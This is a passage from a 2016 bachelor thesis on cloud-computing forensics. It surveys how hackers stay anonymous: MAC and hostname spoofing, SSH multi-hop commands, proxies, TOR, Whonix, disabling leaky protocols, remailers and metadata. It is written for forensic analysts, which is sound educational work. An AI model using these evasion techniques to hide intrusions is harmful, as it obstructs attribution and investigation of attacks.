h e g

Haute école de gestion
Genève

Anonymity, Hacking and Cloud Computing

Forensic Challenges

(Source: Thinkstock)

Travail de Bachelor réalisé en vue de l'obtention du Bachelor HES

par :

Jérémie Piguet

Conseiller au travail de Bachelor :

David Billard, Professeur HES

Genève, le 29 janvier 2016

Haute École de Gestion de Genève (HEG-GE)

Filière Informatique de Gestion

Hes·so GENÈVE
Haute Ecole Spécialisée
de Suisse occidentale

Déclaration

Ce travail de Bachelor est réalisé dans le cadre de l'examen final de la Haute école de gestion de Genève, en vue de l'obtention du titre Bachelor of Science HES-SO en Informatique de Gestion.

L'étudiant atteste que son travail a été vérifié par un logiciel de détection de plagiat.

L'étudiant accepte, le cas échéant, la clause de confidentialité. L'utilisation des conclusions et recommandations formulées dans le travail de Bachelor, sans préjuger de leur valeur, n'engage ni la responsabilité de l'auteur, ni celle du conseiller au travail de Bachelor, du juré et de la HEG.

« J'atteste avoir réalisé seul le présent travail, sans avoir utilisé des sources autres que celles citées dans la bibliographie. »

Fait à Genève, le 29 Janvier 2016

Jérémie Piguet

Acknowledgments

The author would like to thank all the people that helped him accomplish this paper and during his studies in the *Haute Ecole de Gestion* of Geneva.

The author would particularly like to thank his family for proofreading and giving advice, even where it wasn't needed.

Finally, the author would like to thank Mr. David BILLARD, his thesis supervisor, for his guidance and assessments.

Abstract

Cloud Computing is rising and becomes more complex with the daily addition of new technologies. Huge amounts of data transits through the Cloud networks. In the case of a cyber-attack, it can be difficult to analyze every single aspect of the Cloud. Legal challenges also exist due to the local positioning of Cloud servers.

This research paper aims to alleviate the challenges in Cloud computing forensics and to sensitize businesses and governments to several solutions. The results of this research are relevant to cyber forensic analysts but also to network administrators and can be used during the preliminary stages of a Cloud computing environment creation.

A complete test has been created using ethical hacking tools and cyber forensics to understand the steps of an investigation in a single service that could be implemented in a Cloud. The paper goes on to present frameworks that have been developed in order to maintain integrity and repetition.

In the end, it is legal aspects and shortcomings in the technical structure implementation that represent the Cloud computing forensics' main challenges.

Keywords

Anonymity; Cloud computing forensics challenges; Cyber forensics; Digital forensics; Hacking

Table of Contents

List of Tables

List of Figures

1. Introduction

Digital business is the creation of new business designs by blurring the digital and physical worlds[1]. While the tendency is to merge networks with businesses and even melt them together, we forget how important it is to ensure that data leakage remains into control. Security needs to become an intrinsic part of the process. Hackers with bad intentions operate on an everyday basis to unfold the secrets of a network's security system.

With the appearance of the Internet of Things[2], it is not uncommon to see items used in daily life, such as cars, controlled by hackers[3].

An extremely difficult task is to successfully discover traces of attacks and link them to a specific address or entity. It is the Digital and Cyber Forensic Sciences which specialise in the recovery of these steps.

The focus will be on two main questions: how does a hacker operate and why is cloud computing forensics so difficult to implement?

From the beginnings of hacking to the exploration of cloud computing, this paper will describe some of the tracks a hacker can take to maintain anonymity while infiltrating a network and the different challenges an analyst can experience while tracking down who is responsible. Whilst focusing on these two steps, emphasis will be put on the difficulties a forensic analyst can encounter during Cloud computing forensics.

Purposely, for the sake of concision, the paper does not cover the principles of Intrusion Detection Systems and firewalls.

[1] http://www.forbes.com/sites/gartnergroup/2014/05/07/digital-business-is-everyones-business/ (29.01.2016)
[2] Digital link between physical objects, electronics and networks
[3] http://www.theguardian.com/technology/2015/sep/07/hackers-trick-self-driving-cars-lidar-sensor (29.01.2016)

2. Research questions and objectives

2.1 How does a hacker operate?

The objectives are

- to explore some characteristics of anonymity

Whilst widening our understanding of non-disclosure tools, this objective would greatly help forensic analysts in recovering the identity of hackers.

- to explore different hacking techniques and methods.

Exploring different hacking techniques and methods could give a better insight on the modus operandi used to illegally access a system.

- to understand the use of Ethical hacking in the context of security.

This objective is closely related to the context of testing security. By conducting a guided process of ethical hacking, we can become familiar with the various steps a hacker can take in order to access data.

2.2 Why is Cloud computing forensics so difficult to implement?

The objectives are

- to implement a methodology for network forensics.

  This objective will outline the basic understandings of network forensics. How to preserve data and analyse it.

- to understand the challenges of Cloud computing forensics.

  Cloud computing is contemporary technology. Understanding the challenges related to forensics sciences such as preserving and tampering with data or law problems is a necessity.

3. Literature review

The Cambridge dictionary defines a hacker as *"an individual getting into someone else's computer system without permission in order to find out information or do something illegal"*. This paper will refer to this definition unless specifically stated. Nevertheless, the term used to have another meaning (Beaver, 2013) namely that of enjoying exploring and learning how computer systems operate. Nowadays, one would call the latter types "White hats". They will also be commented on.

3.1 Anonymity

Fundamental preparation to cracking a system first comes with making oneself anonymous. An efficient hacker wants to collect data and steal information but doesn't want to get caught in the process. This section will highlight the major steps taken by hackers to ensure this anonymity remains a solid entity. As the saying goes, "*to understand a hacker, we have to be a hacker*".

3.1.1 Host machine


To prepare the host machine for stealth-mode requires modifying some core functions of the exploitation system. Be it Windows, Linux or OSX, they all have command lines available for administrator reasons or virtualization. This is the first line of defence in a court of law. If a computer or address cannot be recognised or has been tampered with, it will be inadmissible as element of proof of evidence.

3.1.1.1 Data Link layer (MAC)

Every network card (or Network Interface Controller - NIC) contains a 48bit number called Media Access Control (MAC address). This address is a unique identifier created by the manufacturer to identify a specific card. It can be used to know where the computer has been bought and by whom as well as to distribute packets on a network. Therefore, a hacker will first of all change this number. One command line is enough on multiple operating systems.

Linux:


Figure 1 - MAC address Linux



(Created by Author)

Windows:

Figure 2 - MAC address Windows




(Created by the author)

One will need to go in the Registry keys under *HKEY_LOCAL_MACHINE\ SYSTEM\ CurrentControlSet\Control\Class\ {4D36E972-E325-11CE-BFC1-08002BE10318}* and change the corresponding network address (in regards to your network card).

Mac OS X:

Figure 3 - MAC address Mac OS X



(Created by the author)

Edward Snowden, ex-computer scientist in the Central Intelligence Agency and National Security Agency, famous for revealing American surveillance programs, even quoted

that America could "*map the movement of everyone in a city by monitoring their MAC address*" [4].

3.1.1.2 Computer Name

A less common feature implemented by our Wireless identification process is the use of the "nickname" field by the Access Point. This nickname is the computer's hostname created when the exploitation system was first installed. It is as easily modifiable as the MAC address.

3.1.1.3 Dynamic Host Configuration Protocol

The Dynamic Host Configuration Protocol (DHCP) configures automatically a client on a network by assigning an IP address and sub mask to it. When a host receives this address, it will sometimes send information about the client's system through the requests. As part of the exchange, the DHCP server may recover the MAC address and hostname, but could also include detrimental information such as the Operating System and DHCP version. Usually these settings can also be changed on the host machine but may vary widely on the operating system in use. For example, in the Linux suite, it could be located under "*/etc/dhclient-interface.conf"* or under "*etc/sysconfig/networks/ifcfg-ethX"*.

3.1.1.4 Internet Protocol

The most common and easiest way to track a designated station is through the IP address. If we had to compare the MAC address and the IP address, one could say that the MAC is like the house address, and the IP is the telephone number linked to this address. The phone number may change but will still be linked to the address. The Internet Protocol is used in networks to transmit data. A particular address[5] can be easily located through the address range assigned in different countries. If confronted with a specific arrest warrant, an internet provider may have to reveal where an IP address is located, however we will only manage to indicate who is paying for the service. As a forensic analyst, this will be the main address to retrieve.

So there are many different ways to successfully anonymise an IP address. We will explore a few methods in the following chapters.


[4] http://www.wired.com/2014/08/edward-snowden/ (05.12.2015)
[5] For example from this website : https://www.iplocation.net/find-ip-address (29.01.2016)

3.1.1.5 Hopping

3.1.1.5.1 Proxy

A proxy is an intermediary software component placed between two hosts to help them communicate. The multi hop proxy is a technique used to run through servers that will change the IP address in order to make it untraceable.

Figure 4 - Proxy server



(Retrieved from http://cdn.techgyd.com/free-proxy-server-list-2014.png)

A proxy server acts as an intermediate that receives a packet, modifies its source and resends it. By stacking multiple servers, one can scatter the traces.

While this seems to be a good solution, an address could always be retrieved through the proxies' logs and some even leave the original IP address in cookies (Goldberg, 2013). Therefore, the proxy must be entirely trustable.

3.1.1.5.2 SSH

The multi SSH hopping is an alternative to proxy hopping that allows, as the term suggests, to stack multiple SSH connections. In Linux, commands can just be stack to be executed hop by hop as seen in Table 1. The machine will connect to the first host, then from there a connection is established to the next one, and so on, until the exit to the internet.

Table 1 – Ssh multiple hop command lines

ssh -v –L 38080:localhost:38080 user1@host1 -t
ssh -v –L 38080:localhost:38080 user2@host2 -t
ssh -v –L 38080:localhost:8080 user3@host3

3.1.1.6 Built-in tools and networks

One cannot write about anonymity without mentioning tools such as OpenVPN or TOR. These open source frameworks are applications meant to maintain the inconspicuous nature of internet use. A Virtual Private Network (VPN) allows oneself to encapsulate the data in an encrypted way and link two private networks through an untrusted (internet) network. Different protocols can be used to encrypt our data, such as IPSec or Point to Point Tunneling Protocol (PPTP).

OpenVPN allows the user to easily create tunnels between peers with a private key management system, while TOR allows any server to be a node in its network acting as an HTTP proxy. This means that every time a connection runs through a node, a new IP source address is taken.


3.1.1.7 Mingling strategies

The mixture of tools can result in processes that are painstakingly difficult to analyse from a forensic analyst's point of view. Let us imagine TOR over an HTTP proxy, mixing nodes and servers throughout the world, or TOR with OpenVPN. This would mean that any internet user would see the emanating access point's IP address as being the exit of the VPN tunnel.

Other very powerful and complete tools are worth mentioning. Some Operating Systems are created especially for anonymity, such as Tails[6] or Whonix[7]. As seen in figures 5 and 6 below, Whonix creates a sandbox[8] environment by creating two separate networks inside the host machine, a workstation and a gateway. Every attempt to connect through the internet runs by the gateway and then through the TOR network.


[6] https://tails.boum.org/ (05.12.2015)
[7] https://www.whonix.org/ (05.12.2015)
[8] A clustered environment

Figure 6 – Whonix operating system



(Retrieved from: http://www.virtualthreat.com/)

Figure 5 – Whonix exchange



(Retrieved from: http://www.virtualthreat.com/)

3.1.2 Server and local programs

While running applications on one's operating systems, some information may be leaked without us knowing. This happens often while transferring a file or tunnelling through other clients.

3.1.2.1 Communicating protocols

IDENT is an identification protocol used to identify a user in a Transmission Control Protocol (TCP) stream. This identification protocol returns the username of a computer. The famous Internet Relay Chat (IRC) protocol allowing group communication uses the IDENT protocol (Hidden Wiki, 2015) to identify and automatically set a username. To counter this, one can disable the IDENT server or block the entry requests, as follows:

Table 2 – Disabling IDENT protocol

[machineName] # iptables -A INPUT -p tcp --dport ident -j DROP

In the same way, it is not rare for a server to ask information about its client. It has been reported[9] that a server on Telnet[10] can query environment variables from its clients, such as USER, HOSTNAME, DISPLAY, etc.

Other different protocols used to connect through other devices, such as *rdesktop* (remote desktop) and *mstsc* (Microsoft's Terminal Services Client) will send the hostname and username. Again, changing all these variables is not a difficult task in current operating systems.

Some protocols may be a bit more damaging to anonymity. The Server Message Block (SMB) under Windows sends the computer name and description through a broadcast. mDNSResponder, Bonjour, Rendezvous, ZeroConf are protocols that allow the configuration of a computer on a network without having to implement DHCP or DNS servers.

The best solution would be to disable everything when unused[11]:

[9] https://tools.ietf.org/html/rfc1408 (29.01.2016)
[10] Telnet is a protocol used to communicate between servers
[11] https://discussions.apple.com/thread/2648002?start=105&tstart=0 (29.01.2016)

Table 3 – Disabling mDNSResponder

Sudo launchctl unload -w /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist

3.1.3 Web leakage

Web browsers such as Google Chrome, Firefox and Internet explorer have something in common: information leakage. Everyone's favourite browser is a complex software used to interpret code sent by a server. Nowadays it can also be used to store data and use your Computer Process Unit (CPU) to run and process algorithms.

3.1.3.1 Cookies

In computer sciences, cookies are more than chocolate sweets. They are deadly small files that a web page can ask you to put on your computer. These are often used in marketing to understand the consumer habits process, but can also be used to trace a client. Even though TOR or other means are in place, cookies can be used to track one's web usage assigning a unique ID. They can be easily deleted or blocked by a web browser's extensions.

3.1.3.2 User Agent

Internet users have various shapes. From humans to robots and codes, they usually describe themselves when asking for a web page and send their User-Agent description in an HTML header.

Figure 7 – User Agent

(Retrieved from https://www.whatismybrowser.com/detect/what-is-my-user-agent)

The above figure is a snapshot of the current computer being used while typing. It shows that a website can retrieve the browser's full version but also the operating system and its version. This could be tricky if the version is special or unique. A quick solution to solve the matter would be to disable JavaScript in the web browser.

3.1.3.3 URL

Also mainly used for marketing purposes, the referrer URL describes the action to access a specific website through an external link. A web administrator can identify where a user comes from, even identify what was typed to access a web page through a search engine for example. This can be linked to the identity. Third party software may be used to spoof[12] the user agent and referrer URL, such as Google or Firefox extensions. Famous ones are cURL, a command line interface for client-side URL transfers or refSpoof for Firefox with which even a fake referrer URL can be created.

3.1.3.4 Browser history and extensions

It goes without saying that one should often delete browser history on one's computer. There have been numerous articles about using JavaScript and CSS to exploit web history[13], thereby revealing viewed websites and identifying the user.

Extensions and plugins are the core problems of web browsers. If the user does not pay attention, the extensions or plugins can send unique identifiers through every web site visited and can also gather address information.

3.1.4 Communications


The process of anonymization and combating it is a highly complex matter. Every day a new way to hack, to identify hackers or to anonymise oneself gets discovered. Nobody has fully up-to-date knowledge.

The next items describe how to conceal different means of communications.

3.1.4.1 E-mail

The electronic mail is considered the precursor of internet[14], though nowadays users cannot send messages without an internet connection assuming, we are not in an internal work environment. It is not possible to achieve anonymity with standard email services by hiding our details. For example, Hotmail and Yahoo append your public IP address directly to the message.

Figure 8 – Email appended IP address



[12] Spoofing is the act to imitate

[13] http://www.pcworld.com/article/212407/rogue_websites_exploit_flaw_to_track_your_web_history.html (05.01.2016)

[14] http://www.ir.bbn.com/~craig/email.pdf (05.01.2016)

(Created by Author in own Hotmail account)

Not to even mention that for marketing purposes, Google scans all its emails[15] to suggest targeted ads. A way to counter these features is to use an Anonymous Remailer.

> *"A pseudo-anonymous (or pseudonymous) remailer is a remailer that replaces the originating electronic mail addresses (and associated data) of messages it receives before it forwards them, but keeps mappings of the anonymous identities and the associated origins." (Bishop, 2004)*

Even though the email is stripped from its origin, somewhere in the server the mapping might be kept, jeopardising anonymity. There are three types of anonymous remailers, CypherPunk, MixMaster and MixMinion. They all operate in the same manner, which is to delete the header of an incoming message and forward the rest to its destination. MixMaster adds the function of cutting into fixed pieces the message so as to cipher it. Unfortunately, answering these types of messages would be difficult if one wanted to keep anonymity.

3.1.4.2 Usenet and IRC

Usenet and the Internet Relay Chat (IRC) are means to communicate anonymously through the internet. Usenet is a giant melting pot of messages accessible by anybody on the internet once it has been written. One just needs to send a message using a MixMaster application and anybody can answer on the related topic. IRC is seen as a "chat" where one can instantly talk and answer. Some applications support encryption, such as Pidgin which is a client-side application that can be used on an IRC server-side.

3.1.4.3 Web content

We have seen that sending an email and communicating through the internet can be unsafe. Another interesting approach would be the anonymous hosting. Different options are available, either on the internet or on the TOR network[16]. On the internet, a few hosting websites[17] offer the possibility to pay for services or purchases through bitcoins, virtual money, without having to deliver a proper address. Of course, in case of a lawsuit, the data would be compromised, but at least anonymity would remain, if the previous steps about anonymising the host machine were followed.

It is also possible to build a website over the TOR network. By following the steps given in their guidelines[18], it is easy to set up a private and anonymous hosting centre.


[15] http://marketingland.com/google-tells-users-scans-email-microsoft-unscroogles-80150 (05.01.2016)
[16] Which is the network based upon the TOR tool
[17] For example : https://ititch.com/ (05.01.2016)
[18] https://tor.eff.org/docs/tor-hidden-service.html.en (05.01.2016)

3.1.4.4 Metadata

Nearly every document nowadays is embedded with a set of data that describes it. This set can contain a lot of information such as authors who created it and other writers who modified it. Big companies analyse this data so it can get problematic for anybody and especially whistle-blowers when they try to provide images.

The next figure shows metadata of an image where the GPS coordinates and username have been embedded.

Figure 9 – Metadata GPS coordinates




(Created by the author)

It shows that the author was in Uppsala, Sweden on the 25th of January 2015.

3.1.4.5 Social networks

Social networks are fashionable. The most popular, Facebook, has billions of users[19]. A user must be particularly careful when writing private messages[20] as the social networks may read them and also have access to all your public information, name, email address, age, etc. The best way to stay anonymous is to avoid social networks.

Figure 10 – Facebook policy example



Things you do and information you provide.
We collect the content and other information you provide when you use our Services, including when you sign up for an account, create or share, and message or communicate with others. This can include information in or about the content you provide, such as the location of a photo or the date a file was created. We also collect information about how you use our Services, such as the types of content you view or engage with or the frequency and duration of your activities.

Things others do and information they provide.
We also collect content and information that other people provide when they use our Services, including information about you, such as when they share a photo of you, send a message to you, or upload, sync or import your contact information.

Your networks and connections.
We collect information about the people and groups you are connected to and how you interact with them, such as the people you communicate with the most or the groups you like to share with. We also collect contact information you provide if you upload, sync or import this information (such as an address book) from a device.

(Retrieved from https://www.facebook.com/policy.php)

[19] http://www.newstatesman.com/business/technology/2012/04/facebook-profits-dip (10.01.2016)
[20] http://www.lemonde.fr/technologies/article/2014/01/03/facebook-accuse-d-analyser-les-messages-prives_4342790_651865.html (10.01.2016)

3.2 Hacking

